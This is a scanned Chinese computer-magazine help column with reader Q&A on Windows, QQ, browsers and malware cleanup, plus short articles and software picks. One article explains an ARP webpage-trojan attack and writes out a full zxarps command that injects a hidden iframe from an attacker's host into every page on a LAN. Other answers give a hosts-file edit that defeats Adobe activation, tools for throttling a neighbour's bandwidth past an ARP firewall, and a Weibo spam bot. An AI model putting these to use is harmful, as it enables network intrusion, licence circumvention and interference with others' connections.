其实你完全可以将整个网页保存下来,慢慢看。方法为,进入你要下载的百科后,在网页左上角有个文件打开→另存为→会弹出对话框→下面有个保存类型。在这里选择文本文件(\*.txt)→保存,就可以了。批量的话……你可以使用整站下载工具,将整个百度百科搬到硬盘里。不过这个磁盘空间可需求得有些恐怖了哦。



圣光无止境 问:

## 修改启动项只剩杀毒和输入法,结果没声音了,咋办?

虎哥啊,我从网上看到给本机优化的文章,就照着做,在启动项里面,把所有的项都禁止启动了,只留杀毒和输入法。结果原本正常的电脑,现在完全没有声音了。请问我现在该怎么做才行啊? 问题链接:<http://ask.cbifamily.com/question.php?qid=50138>

呵呵,有句话叫过犹不及,其实和你的情况很相似的。你肯定是把属于声音的必要启动项给禁止了,以至于没有声音,你可以按照以下方法排查解决:

1、恢复所有的启动项,试试看声音是否恢复了。以后如果要优化启动项,可以使用金山卫士等软件进行。这类软件会明确标识每一个启动项的具体作用和禁用建议,比自己摸索要方便和安全多了。

2、如果恢复启动项,还是没有声音。那么建议重新安装声卡、主板的驱动程序,并且确认声音没有处于静音状态,然后重启试试看是否已经有声音了。

3、如果重装驱动后还是没有声音,那么打开系统的设备管理器,看是否禁用了声卡等相关的设备,将其解除禁用,再安装驱动程序试试。

fanxy821 问:

## 用 Win7 装软件时出现“关闭用户访问控制”怎么办?

虎哥,我才换了 Win7 旗舰版,以前是用 XP 的。现在装软件的时候,总是提示“关闭用户访问控制”。请问这是个啥东东?咋关啊?关了有啥危害没? 问题链接:<http://ask.cbifamily.com/question.php?qid=50139>

“用户访问控制”是 Windows 从 Vista 时代就加入的一个新的安全功能,英文简称为 UAC。你可以在“控制面板→帐户→更改用户控制设定”中,根据你日常操作的相应等级,进行安全设定。

如果要关闭 UAC,可以进入“控制面板→用户帐户→更改用户帐户控制设置”,然后将安全滑块拉到下方“从不通知”中,这样就可以关闭 UAC 了。虎哥个人不建议完全关闭 UAC 哦,你可以调低其级别,但最好别关闭。

TACKLED 问:

## 玩《愤怒的小鸟》假死后强制关机,启动出现 bootmgr is missing,求救!

虎哥啊,我用的是宏基的本本,昨天在玩《愤怒的小鸟》时,突然就假死了。然后我就长按关机键强制关闭电脑。再启动的时候,就出现 bootmgr is missing... 以及 os not found 的字样。请问这是咋回事哦?是不是要重做系统? 问题链接:<http://ask.cbifamily.com/question.php?qid=50140>

你这个……问题可能严重了哦。不是重做系统这么简单的问题。从英文提示来看,是说启动错误,无法找到系统。但这并非是系统崩溃的提示,反而非常像台式机硬盘数据线脱落所造成的情况。

而你使用的是笔记本,数据线脱落的可能性就极低了。倒很有可能是因为强制关机,或者是散热不好等原因,导致硬盘挂掉了。建议你赶快找客服进行检修,看硬盘是否存在故障。

ossM 问:

## 安装 IE7 和 IE8 时提示错误,无法安装咋办?

虎哥啊,我一直用的 XP,因此一直都是用的 IE6,结果有部分网站现在不能看了。我想着给浏览器升下级,就开始安装 IE7,结果复制文件 ms-feeds.mof 时出现错误,无法将文件复制到目标目录。之后就是不能安装成功,IE8 也是如此。请问这是怎么回事?如何处理啊?问题链接:<http://ask.cbifamily.com/question.php?qid=50141>

呵呵,IE7、IE8 无法正常安装的情况其实很多,你可以按照如下方法尝试排查:

- 1、检查磁盘是否有错误,空间是不是够用;
- 2、请确定有管理员权限;
- 3、此故障可能与系统错误或不当精简有关,部分盗版系统也会出现安装失败的情况。你可以换个其他版本的系统。
- 4、如不愿重装系统,请考虑下载非官方 IE 安装包,或手工破解版等。也可以使用火狐、谷歌等非 IE 核心的浏览器。



肥狗鳖问:

## 中了 Excel 宏病毒如何清除?

虎哥啊,我不知道怎么回事,中了 Excel 病毒了。打开 EXCEL 表格会跳出启用宏、禁用宏、然后会跳出一个新的表格 BOOK1,病毒会让你的 EXCEL 表格编辑的内容无法保存,还会传染其它 EXCEL 表格。请问如何清除啊? 问题链接 :<http://ask.cbifamily.com/question.php?qid=50142>

Excel 宏病毒的处理是相当简单的:

1、进入 C:\Program Files\Microsoft Office\OFFICE11\start\ 下先删除 book1 文件,然后再建立 Book1 文件夹;

2、打开 EXCEL 文档,格式 --> 工作表 --> 取消隐藏工作表,删除 xl4poppy 工作表,然后,点击菜单:插入 --> 名称 --> 定义,删除所有的名称。保存;

3、处理完再删除刚才建立的文件夹,就可以了。

因此养成良好的上网习惯是有必要的,而且尽量保证杀软和防火墙在上网时处于开启状态。

浪子 818 问:

## 线路一切正常,3M ADSL 下载只有 60KB/S

虎哥,我去安装了一个 3M ADSL,结果回家下载一看,顶天就只有 60KB/S。让电信上门来检修,一切正常。但是我还是只有 60KB/S 的下载速度。这到底是怎么回事呢? 问题链接:<http://ask.cbifamily.com/question.php?qid=50143>

60KB/S 的下载速度,大约相当于 512K ADSL 的水平。那么肯定是不正常的:

1、路由器设置了限速。进入交换机,解除限速即可。

2、如果处于一个局域网中,那么就要怀疑是否被他人限速。如果是 P2P 终结者这类软件限速,那么开启 ARP 防火墙就可以搞定。如果是别人通过交换机限你的速,那么就需要沟通解决了。

叫苦连声问:

## WOW 改名、转服、转阵营怎么操作才最便宜?

虎哥,我手里有个 WOW 的 85QS 号,这边没熟人了,想转到朋友服去。现在想一次性弄好转服、改名、转种族、转阵营。请问怎么操作才最便宜,这些坑爹的服务都要收钱啊。问题链接:<http://ask.cbifamily.com/question.php?qid=50144>

呵呵,虎哥最近也和你有同样计划。其中转阵营的价格最高,为 120 块,但包括了转阵营、换种族、换外形在内的三项服务。建议你先转阵营。

然后再使用转服服务,该服务收费 60 元。包括自由转服,同时包括隐藏的改名服务。你可以在你想转去的服务器上,建立一个和你现在账号同名的角色,这样就会被强制改名了。

莫中泉问:

## 频繁重装系统,是不是会损伤硬件啊?

虎哥啊,我笔记本这段时间可能连续重装了 7、8 次系统。主要是 XP 换 Win7,中毒什么的。结果现在本本速度很慢,打开个程序都得半天,还容易卡住,经常要长按开机键关机。这是什么问题啊? 是不是该重装次数多了会损伤硬件? 问题链接 :<http://ask.cbifamily.com/question.php?qid=50145>

兄台,你想得实在是太多了。重装系统和损伤硬件是没有必然联系的。你笔记本运行速度慢是有其他原因的:

1、驱动程序没有正确安装,包括显卡、芯片组等程序,建议下载驱动精灵等软件辅助安装驱动程序。

2、硬盘中还有残留的病毒,比如鬼影这类病毒,是寄存于 MBR 的,重装系统也无法清除。建议下载金山的鬼影专杀来处理。

3、笔记本散热不好,再加上最近天气炎热,可能启动了自我降温保护机制,导致整机性能下降。建议优化笔记本散热。

4、部分笔记本支持多种电源模式,节能模式下性能会有所下降,造成笔记本卡,打开程序慢。你可以打开电源模式,查看是否处于节能模式下。



## 二月问: 用快捷键 QQ 截图无法成功

QQ 自带的截图功能还是比较方便,聊天的时候直接就可以截图了,最近我遇到的问题是,可以用鼠标来操作截图,假如用“Ctrl+Alt+A”快捷键的话,虽然也有截图的窗口,可是截完之后不会显示在聊天窗口中,但是已经显示截图成功了,请问这是怎么回事? 问题链接:<http://ask.cbifamily.com/question.php?qid=50097>

出现这样的情况可能有如下几种原因:1、打开了多个聊天窗口,而且都没有在激活状态,所以截图程序无法确认截取的图片应该发送在哪里;2、有可能是其他的程序占用了系统的粘贴板,尝试粘贴文字看看。其实遇到这个问题也比较简单,可以关闭多余的聊天窗口,只保留需要发送截图的窗口,并且保障这个窗口在前台即可。假如还不行的话,截图完成之后,直接在聊天窗口中按快捷键“Ctrl+V”即可粘贴刚刚截图的图片。

猥琐的大叔问:

## Chrome 退出后还是占用了很大的内存,如何解决?

虎哥你好啊,我现在也改用了谷歌的 Chrome 浏览器了,打开速度确实快,可是不知道是我电脑差了点,还是什么情况,感觉 Chrome 占用的内存挺大的,而且在退出了之后后台居然还在运行进程,还在占用不少的内存,请问这是怎么回事? 问题链接:<http://ask.cbifamily.com/question.php?qid=50099>

Chrome 这样的浏览器占用的内存是随着你打开页面的数量而增长的,所以建议你平时不要同时打开太多的网页标签,保持在 10 个以内比较好。另外至于退出后还会占用内存的问题,你可以将 Chrome 浏览器升级到最新的版本,然后在选项 - 高级选项中,将最下方的“关闭 Chrome 浏览器后继续运行后台应用程序”前的钩去掉即可解决。

## 亚克鲁问: WMP 无法打开.asx 地址

朋友给我发了一个在线直播的.asx 地址的文件,说是直接用 Windows Media Player 播放就可以打开了,可是我用 Win7 的 WMP 打开这个文件却没有反应,朋友说又是正常的,请问虎哥这是什么原因? 问题链接:<http://ask.cbifamily.com/question.php?qid=50098>

这个是个小问题,很有可能是.asx 文件的问题,用记事本来打开这个文件,看看里面的行与行之间是否有空格,假如有空格的话,那么 WMP 是无法正确识别这个地址的,只需要把那些空格删除,就可以了。再用 WMP 来打开,应该就正常了。

jerry 问:

## IE9 浏览器无法看视频,总是提示没有安装 Flash 插件

系统自带的更新将浏览器升级到 IE9 了,可是发现一个大问题,假如用 IE9 来看网页视频的话,完全不行,每次都提示无插件,安装了 Flash 插件之后还是这样提示,请问一下这到底是怎么回事啊? 问题链接:<http://ask.cbifamily.com/question.php?qid=50100>

这种情况有点奇怪,首先看看你当前电脑的帐户是受限帐户还是管理员,建议你使用管理员帐户来安装 Flash 插件;另外也建议使用专门的 Flash 插件卸载工具先完全卸载电脑中可能损坏的 Flash 插件,然后再重新安装最新版本的插件。



夜已如歌问:

## Win7 设置的还原点会消失

虽然很多人都喜欢关闭系统还原功能,可是我一直比较喜欢这个功能,以备不时之需。现在升级到了 Win7,同样开启了这个功能,可是最近设置了一个还原点之后,打开系统系统还原的时候就提示此还原点已不存在,这是什么情况!求老虎解决。问题链接:<http://ask.cbifamily.com/question.php?qid=50101>

还原点设置好就消失?这很有可能是你存储的还原点已经超过了设置的磁盘空间使用量,无法再设置新的还原点。看来你经常备份,那么很有可能电脑中保留了不少的还原点,假如之前的还原点都没啥用的话,可以全部删除了,释放出空间来设置最新的还原点,只需要进入“系统保护”设置,点击最下方的“删除”按钮即可删除不要的还原点。

晚上是狼问:

## C 盘转换成了 NTFS,原来 Ghost 的备份还可以使用吗?

电脑之外设置了一个 Ghost 的备份,后朋友给我说我的 C 盘是 FAT32 格式的,现在已经落伍了,于是给我转换成了 NTFS 格式,电脑这几天貌似有点不正常,想还原,可是不知道更改了 C 盘的格式之后原来的备份还能不能使用。问题链接:<http://ask.cbifamily.com/question.php?qid=50103>

放心使用吧,是完全没有问题,Ghost 这样的克隆方式,连磁盘的格式也一并克隆下来了,在还原之后只有一个问题,那就是 C 盘的磁盘格式又变成 FAT32 了,需要你自己重新转换一下。

停电的人伤不起问:

## 有没有办法穿透 ARP 防火墙控制下载?

最近暴雨过后总是停电,断网,都快无语了!来电以后,同一个网络的邻居就在拼命下载,跟他说过很多次都没用,想找个能控制别人下载的软件,谢谢了!问题链接:<http://ask.cbifamily.com/question.php?qid=49728>

如果对方没有安装 ARP 防火墙,用 P2P 终结者就好了,用起来简单而且软件是买免费的软件。如果对方安装了 ARP 软件,那么 P2P 终结者、网络法官之类的软件都不会起效果的。这种情况下,如果路由器带有带宽控制功能(QOS 功能),建议首先通过路由器来限速。如果路由器不提供这个功能,可以试试看幻境网盾这个软件,号称可以突破 ARP 防火墙,去试试吧。

bono 问:

## 新浪视频无法下载

有一个新浪视频上面的视频我想把它下载下来(地址附在最后),可是使用新浪自带的下载工具“xImbar”下下来的居然是广告,请问虎哥到底如何来下载啊?我也不想装太多乱七八糟的软件,最好能解析出真实地址,然后用迅雷来下载的。问题链接:<http://ask.cbifamily.com/question.php?qid=50104>

嗯,这个也不难,找个解析在线视频真实地址的网站就可以了,这样的网站也不少,不过这里老虎给你推荐一个“www.flvcd.com”,打开这个网站,输入视频地址就可以了,通过分析老虎看到,你需要下载的视频是分割成了几段,而且其中又夹杂了广告,根据解析出来的内容提示,下载你需要的视频就可以了。



小野人问:

## QQ 群被踢如何再次加入?

今天有个群主邀请我加入一个 QQ 群,可是没聊几句我就被群主莫名其妙踢了,我申请再次加入,可是群主不通过我的申请验证,真是郁闷死了。虎哥有没有办法帮我再次加入这个群,成功的话我请你吃烤全羊! 问题链接:<http://ask.cbifamily.com/question.php?qid=50081>

被群主踢了?是不是你发了小广告得罪群主了啊,呵呵。看在烤全羊的份上,虎哥就教你一招吧。你可以点击 QQ 面板最下方的“消息管理器”按钮,打开后选择“系统消息”→“群系统消息”,找到当时群主邀请你的那条消息,双击打开后点击“同意”,你就会发现你又加入到了这个群中了。不过这个技巧好像有时间限制,只能在一天内使用,过期就无效了哦。

光明破坏神问:

## 为何无法设置“文件夹选项”?

我为了保护一些隐私的东西,给文件设置上了隐藏属性,并且通过“文件夹选项”将查看方式设置为了不显示隐藏文件。可是今天我想使用这些文件的时候,却发现无法设置“文件夹选项”了,将查看方式设置为“显示所有文件和文件夹”,却完全不起作用,打开一看,查看方式还是不显示隐藏文件,请问这是怎么回事? 问题链接:<http://ask.cbifamily.com/question.php?qid=50083>

这是典型的中毒症状啊,一些病毒为了保护自己的病毒文件,会把病毒文件设置为隐藏,然后通过修改注册表的手段让用户无法设置“文件夹选项”,即使设置成功,但不用 1 秒钟就又会变回原来的设置。所以你需要彻底地对电脑进行一次杀毒,或者使用安全软件检查一下是否有恶意软件存在。解决掉这个问题后再进行设置。

小妖问:

## 去除 PDF 文件水印

我从网上下载了一套资料,是 PDF 格式的,打开一看里面每一页上都有水印,有什么比较方便的办法能把水印去除? 问题链接:<http://ask.cbifamily.com/question.php?qid=50082>

你的电脑上应该有装 Adobe Acrobat 吧。运行 Adobe Acrobat,点击“文档”菜单→“水印”→“删除”就可以了,但删除的前提是你下载的 PDF 文件没有加密,否则就要先解密再去水印了。

西瓜忍者问:

## 如何删除“服务”?

前不久我的电脑中毒了,我用杀毒软件成功清除了病毒,可是今天我在优化系统的时候发现,系统中居然还有病毒的残留服务,虽然启动方式已经设为了禁用,但我还是看着不爽,我用的 Win7 好像不能直接删除服务的。那么请问要如何才能删除呢? 问题链接:<http://ask.cbifamily.com/question.php?qid=50084>

删除服务的话可以在注册表中进行操作,点击“开始”菜单→“运行”,输入“regedit”运行“注册表编辑器”,定位到 HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services 处,这里会显示系统中存在的所有服务,找到你想删除的服务项,在上面点右键选择删除即可。



## 蕉老虎门诊

编辑:王睿  
组版:张有惠

幸福的老大问:

### QQ 登录出现 0 × 00070008 错误怎么办?

今天我登录 QQ 的时候,QQ 提示“您的号码暂时无法登录,请点击(一串网址)查询原因,(错误代码:0 × 00070008)。我试了好几次都不行,重装 QQ 也还是一样,该怎么办呢? 问题链接 :<http://ask.cbifamily.com/question.php?qid=50077>

你的 QQ 一定是通过 QQ 批量申请软件申请的吧? 据官方的解释是,QQ 号码不能登录显示错误码:0 × 00070008 这是因为用自动软件申请了该 QQ。腾讯为了打击批量申请的 QQ 号,会在几十个小时以后将 QQ 号回收。遗憾的是,被回收的 QQ 号码是无法找回的,所以你的 QQ 号估计就没法再登录了。记得下次要通过正规途径申请啊。

万宝路问:

### 如何找回误删的分区?

今天我手贱,一不小心把两个硬盘分区给误删了,悲剧啊,我那两个分区里可有几十 G 的重要数据啊,找不回来的话麻烦可就大了,虎哥一定要帮帮我啊。问题链接:<http://ask.cbifamily.com/question.php?qid=50079>

你还没有重新分区吧? 如果已经重新分区的话就没辙了,用数据恢复软件找回一点是一点吧。如果还没分区,那么可以尝试使用著名分区表修复软件 DiskGenius 来修复一下分区表。首先你得找一下带有 DiskGenius 的系统盘,或者自己刻录一张,然后进入到 DOS 运行 DiskGenius, 点击工具栏上的“搜索分区”按钮→“开始搜索”,找到你误删的分区后点击“保留”按钮。最后搜索完成后,点击“保存更改”就可以了。现在你可以重启下系统看看误删的分区是否已经回来了。

妞妞问:

### USB-HDD 和 USB-ZIP 有什么区别?

我想用 Ultraiso 把 U 盘做成系统安装盘,在制作的时候, 软件要求我选择制作的模式: USB-HDD 和 USB-ZIP, 我不知道这两种模式有什么区别,请虎哥给解释下吧。问题链接:<http://ask.cbifamily.com/question.php?qid=50078>

USB-ZIP 是软盘仿真模式, 通常 2G 以上 U 盘会造成无法识别,因此如果你是小容量的 U 盘,那么就使用 USB-ZIP 模式, 如果是容量较大的 U 盘,就使用 USB-HDD 模式。虽然这两者都可以启动系统,但主要还是看你的主板支持哪一种模式,例如较老的主板只支持 USB-ZIP 模式, 那么你就只能制作 USB-ZIP 模式的 U 盘启动盘。主板支持的类型你可以进 BIOS 中进行查看,也可以查阅主板说明书。

yellow 问:

### 如何屏蔽 Adobe Acrobat 9 激活验证?

我从网上下载了一套 Adobe Acrobat 9, 输入激活码后可以正确安装。可是安装完我再运行它的时候,它就提示我激活失败,说我的激活码无效,我在网上找了好多激活码都用不了,请问该如何屏蔽它的激活验证? 问题链接:<http://ask.cbifamily.com/question.php?qid=50080>

Adobe Acrobat 9 安装完成后提示激活失败,那是因为它在启动的时候会联网对软件的激活码进行验证,如果发现激活码不正确就会提示激活失败。所以只要能够屏蔽它的联网验证,就可以正常激活软件。方法为: 打开 C:\Windows\System32\Driver\etc 文件夹,用记事本打开 hosts 文件,将以下代码添加进去:

```
127.0.0.1 localhost  
127.0.0.1 adobeereg.com  
127.0.0.1 practivate.adobe.com  
127.0.0.1 activate.adobe.com
```

最后保存文件即可。



# 用微软独立清道夫 杀灭系统中的恶意软件

文:矿泉水

时不时就有网友在网上问中毒进不了系统咋办?本来最简单的方案就是重装系统,但是重装系统也不轻松,先不说要装半天的应用软件,单说保存在电脑里的文档就够头大了,所以说大部分人的想法都是优先修复系统。那么进不去系统的情况下如何修复系统呢?使用微软出品的系统清道夫吧,英文名叫做 Microsoft Standalone System Sweeper(MSSS)。

**第一步:**运行软件,会让你选择想要的启动方式。MSSS 不是在硬盘上运行的,需要一个 U 盘(USB 移动硬盘)或者一张空白 CD/DVD 光盘以创建启动盘。当然,软件还能生成一个 ISO 文件,使用这个 ISO 文件可以直接刻录光盘,或者写入 U 盘中。




●选择启动方式

**第二步:**我们这里以创建一个 ISO 镜像为例子进行介绍。如果选择 U 盘或者光盘,软件会自动帮你创建好启动盘,就不需要操心了,建议

菜鸟选择第一、第二个选项。点击“Next”,软件会帮你下载好 ISO 镜像文件。下载需要点时间,ISO 文件的大小是 212MB。如果通过 U 盘或者光盘使用,需要保留至少 250MB 的空间哦。

**第三步:**下载好 ISO 文件后,把 ISO 文件写入 U 盘或者光盘,也可以量产到 U 盘。甚至可以编辑 ISO 文件,添加想要的功能,也可以整合到其他 U 盘工具盘中,这里就不详细说了。从光盘或者 U 盘启动进入 MSSS。


**第四步:**进入 MSSS 之后,MSSS 会先提示你是否检查更新,如果能访问网络的话,建议更新病毒定义。之后用软件扫描并清理最新的 rootkit、病毒、木马等恶意程序。因为软件是脱离系统运行的,所以杀毒效果会优于在系统中杀毒。在 Windows 中无法清除的病毒,在 MSSS 中或许能得到解决哦。



●检查更新

**第五步:**点击“tools”菜单中的“options”,可以对软件扫描进行进一步的设置,例如扫描哪些内容、指定扫描路径、指定扩展名等等都能实

现。相对于传统的杀毒软件,MSSS 的定位只是一个应急的救急工具。相对于光盘来说,我更建议大家用 U 盘上使用这个软件。



●查看更多功能



微软的 Microsoft Standalone System Sweeper(MSSS)并不能作为一个完整的病毒、木马解决方案,也就是说无法替代传统的杀毒软件功能,它只适用于无法启动而且严重受到感染的电脑,也就是说是拿来应急用的。微软也有免费的杀毒软件 Microsoft Security Essentials,如果感兴趣,可以试用。

MSSS 下载地址: <http://go.microsoft.com/fwlink/?LinkId=215854> (32bit)

<http://go.microsoft.com/fwlink/?LinkId=215855> (64bit)

LinkId=215855 (64bit)

# 永久更改 CMD 的界面

文:小水

Win7 自带的 CMD 命令提示符,默认都是白底黑字,看久了还是真的不顺眼。所以我每次使用的时候都习惯设置为白底黑字,可是发现这个设置没法保存,只有每次打开之后再重新进行设置,感觉有点麻烦,经过一番寻找,终于找到了永久修改 CMD 界面的方法。

其实只需要建立一个 CMD 的快捷方式就可以了。在桌面点击右键,选择新建一个快捷方式,在位置中输入“C:\Windows\System32\cmd.exe”(C 为系统所在盘符),点击下一步完成即可。然后右键点击这个 CMD 快捷方式,在颜色选项中对字体、背景颜色进行设置即可。以后直接点击这个快捷方



●输入命令提示符程序所在位置

式来打 CMD 就是之前设置的颜色和背景了。



●实时查看修改结果



# 致命挂马,彻底攻占局域网 局域网电脑是如何全部中毒的?

文:飘忽不定

网管小王所在的公司有 30 多号人,20 多台电脑,组成了一个小小的局域网。可是最近一件让人奇怪的事情发生了,几乎就在一夜之间,20 多台电脑同时感染上了病毒。小王很纳闷,公司电脑的共享设置都是他亲自把关的,病毒不可能通过共享进行传播的,那么是什么漏洞造成公司电脑集体中毒呢?这还得从前一天白天说起……

## ★ 编辑提示:

## ARP 挂马

对于“挂马”这个词,相信大家都有所耳闻,通常是黑客将木马制作成网页木马,只要存在漏洞的电脑访问了这个网页,木马就会通过漏洞进入到用户的电脑中。挂马攻击的威力很强大,但是也有局限性,例如必须要入侵网站才能挂马,挂马后要有人浏览网页才会中木马。因此小网站即使被挂马了,效果也不大,而百度这样几乎人人都会访问的网站根本不太可能被入侵。

但如果挂马加上 ARP 攻击的话,效果就完全不同了。我们知道 ARP 攻击是局域网中的头号杀手,利用 ARP 攻击不仅可以获取局域网中传输的敏感信息,甚至还能让网络瘫痪。而 ARP 挂马攻击则可以让整个网络都陷入网页木马的陷阱中。通过 ARP 欺骗,黑客可以将挂马代码插入到任何网页中去,即使百度也不例外,只要用户访问百度的网页就会感染网页木马。


小王想起那天上班时他正在浏览网页,突然右下角的 ARP 防火墙弹出了警告窗口,提示发现 ARP 攻击,当时他正全神贯注地看着网页,也没有太在意。难道是因为 ARP 攻击导致的全体电脑中毒?为了证实自己的想法,他调出 ARP 防火墙的日志,发现局域网中有一台电脑不断地发送着欺骗数据包进行 ARP 攻击,而在网络防火墙中,居然有拦截网页木马的记录。看来果然是 ARP 欺骗惹的祸,可是自己只用百度查资料,难道百度被挂马了吗?经过一番研究,小王终于找出了事件的真相。

原来,这是一种被称为 ARP 挂马的技术,黑客只要在局域网中任意一台电脑上实施 ARP 挂马攻击,并设定挂马的网址,那么局域网中的电脑只要访问网址就会中马,而黑客根本无需入侵这个网站,一切都是通过 ARP 欺骗的数据包来完成的。



● zxarps 的功能十分强大

黑客的步骤大致是这样的:黑客控制局域网中的肉鸡后,首先在肉鸡上安装了 WinPcap4.0,然后在“命令提示符”中运行 zxarps.exe(ARP 挂马工具),并输入如下命令:zxarps.exe -idx 0 -ip 192.168.1.1-192.168.1.255 -port 80 -insert "<iframe src='http://192.168.1.102/hackll.htm' width=0 height=0>".解释一下这条命令:“-idx 0”参数的作用是指定网卡索引号为 0 的网卡进行欺骗,也



● zxarps 开始 ARP 挂马攻击

就是默认网卡。“-ip”的作用是指定欺骗的 IP 范围,后面跟着的就是欺骗的 IP 地址范围。“-insert”的作用是指定要插入的网页木马代码,也就是当用户打开任意网页时,zxarps 就会将该参数后的代码插入到用户打开的网页中,这样代码就会被用户运行。

黑客执行该命令后,zxarps 首先会扫描局域网中的所有主机,找到其中在线的主机,然后就开始进行欺骗。当局域网内有用户打开网页时,木马就会在对方的电脑中悄悄运行了。

真相只有一个!知道了原理,解决起来就很容易了,通过 ARP 防火墙日志小王很快找到了攻击源头——文员小丽的电脑。原来小丽下载了一款“QQ 刷钻”软件,没想到这款软件是个远程控制木马,黑客通过木马控制了小丽的电脑,从而对局域网实施了 ARP 挂马攻击。



编辑:彭强  
组版:张有惠

## 腾讯微博自动评论工具

### A 荐老虎:

软件是有,而且可以给你推荐,不过可要提醒你,这种自动化的评论可能会被封号哦,后果你要考虑清楚哦。软件如果不注册,发言的时候会有版权信息提示,稍微碍眼了点点。

### 小黑板大学问 问:

你好,我想在微博里提高自己的人气,发现一天到晚都自己去回复别人,跟随别人回复很累,有没有类似外挂的软件呢?想省事。<http://ask.cbifamily.com/question.php?qid=50105>


软件名称:腾讯微博自动评论工具

软件大小:297KB


软件版本:2.1

<http://www.cbifamily.com/download/201133.html>

**Step01:**运行腾讯微博自动评论工具,会提示你购买还是注册或者试用,我们这里先选择试用吧。点击“设置评论内容”按钮,修改自动评论的内容,这个一定要修改哦,否则容易被封号。



**Step02:**在登录框中输入账号密码也就是 QQ 的账号和密码,然后点击“登录”。顺利登录腾讯微博之后,点击顶上的“开始”按钮,即可开始刷评论。



## 随机变换 Win7 透明主题颜色

### A 荐老虎:

给你推荐一个软件叫做 AeroRainbow,可以自己变化主题的颜色,让你的 Windows7 看起来更漂亮点,当然了系统资源可能会稍微高这么一点点,不过也不会影响使用的。

### 傻傻的春 问:

想让 Win7 更漂亮,让 Win7 自己变化主题,用哪个软件能实现呢? Win7 自己好像只能变化墙纸吧?请推荐一个软件吧。<http://ask.cbifamily.com/question.php?qid=50106>

软件名称:AeroRainbow

软件大小:107KB

软件版本:2.0

<http://www.cbifamily.com/download/201133.html>

**Step01:**运行软件后,在任务栏的右边托盘区找到软件的图标,在上面点击右键,选择“Next color”即可立即切换颜色。如果想退出软件,点击“Exit”即可退出。



**Step02:**在第一步的菜单中,如果点击“configuration”可以进入设置菜单,这里可以通过第一个滑块设置自动切换的速度,下面“Colors”可以设置是使用随机颜色还是自定义颜色。默认是随机颜色。



## 让文件夹窗口有多标签

### A 荐老虎:

以前有过一个插件,可以让文件夹浏览器(资源浏览器)实现多标签页,这里再给你推荐一个软件,也能实现这个功能,而且更强更好用,喜欢多标签页的话建议试试看。

### Yes or no 问:

虎哥,IE 早就有多标签页了,文件夹浏览器咋就没有呢?能不能给我推荐个软件,让文件夹浏览器也支持多标签页呢? <http://ask.cbifamily.com/question.php?qid=50107>


软件名称:CubicExplorer

软件大小:2.4MB

软件版本:0.95

<http://www.cbifamily.com/download/201133.html>

**Step01:**软件不是插件,运行软件即可实现多标签页。软件工具栏的右侧有七个按钮,可以用来调整缩略图的风格,如果嫌默认的图标



比较小,可以点击这几个按钮来调整。

**Step02:**点击“tools”里面的“Options”,可以对软件进行进一步设置,其中 Hotkeys 是热键设置, Tabs 是多标签页设置。Advanced 里面



是高级设置,一般情况下不用到里面设置。



# 荐老虎推荐

编辑: 彭强  
组版: 张有惠

# 让 Win7 支持直接查看 RAW 格式

## 2012 快到了 问:

电脑的图片文件预览只能看 jpg、png、bmp 等格式,我现在用单反拍的 RAW 格式,没办法预览,每次都要用光影魔术手或者相机专用的 RAW 编辑器来看,请问有办法让 Windows7 直接打开 RAW 吗?  
<http://ask.cbifamily.com/question.php?qid=50108>

软件名称: Microsoft Camera 编解码器

软件大小: 4.6MB

软件版本: 16.0.0652.0621

<http://www.cbifamily.com/download/201133.html>

## A 荐老虎:

微软新出了一个 RAW 格式的解密器,免费提供下载。用上这个解密器后,Windows7 就能直接打开 RAW 格式的文档了,这下就不用 Photoshop 等大型的图片编辑软件了。我用起来,速度还算凑合。

**Step01:** 编解码器需要安装,安装时候需要同意许可协议,这个是国际惯例了。安装的时候需要调用管理员权限,所以请确保自己



已有管理员的权限。软件是一个编解码器,不是单独的编辑软件哦。

**Step02:** 安装完毕后,Windows7 里面的图片软件就能直接打开 RAW 格式了,这个道理和 Windows 音频视频编解码器的道理是一样



的。以后就不需要单独使用支持 RAW 的看图软件了。



## 小仓鼠 问:

电脑晚上挂机下载,屏幕亮着很难受,平时用又不能设置成比较短的关闭时间,请问有什么软件能快速关闭显示器不?  
<http://ask.cbifamily.com/question.php?qid=50136>

软件名称: 夸偶显示器开关

软件大小: 17KB

软件版本: 0.1

<http://www.cbifamily.com/download/201133.html>

## A 荐老虎:

有的,给你推荐一个比较方便好用的显示器关闭软件。关闭显示器后不影响电脑正常运行。如果有必要,还可以在桌面上创建快捷方式,设置好快捷键之后就能一键关闭显示器了。

**Step01:** 运行软件,如果需要在桌面上创建快捷方式,并手动设置快捷键实现一键关闭显示器,只需要点击软件左上角的“桌面快捷方式”即可,非常方便。



**Step02:** 点击“关闭显示器”按钮就能立即关闭显示器了。不过在关闭显示器之前,要记下打开显示器的热键哦,这个热键默认是 Ctrl+1,如果



和其他软件例如输入法冲突,可以自己修改。



## 格格巫喝猫汤 问:

平时用 Win7 自带的那个记事本来编辑合并 txt 文件,发现如果编辑的文档有大量重复的字符、字段就很头疼了,能给我推荐一个好用的文本编辑器吗?  
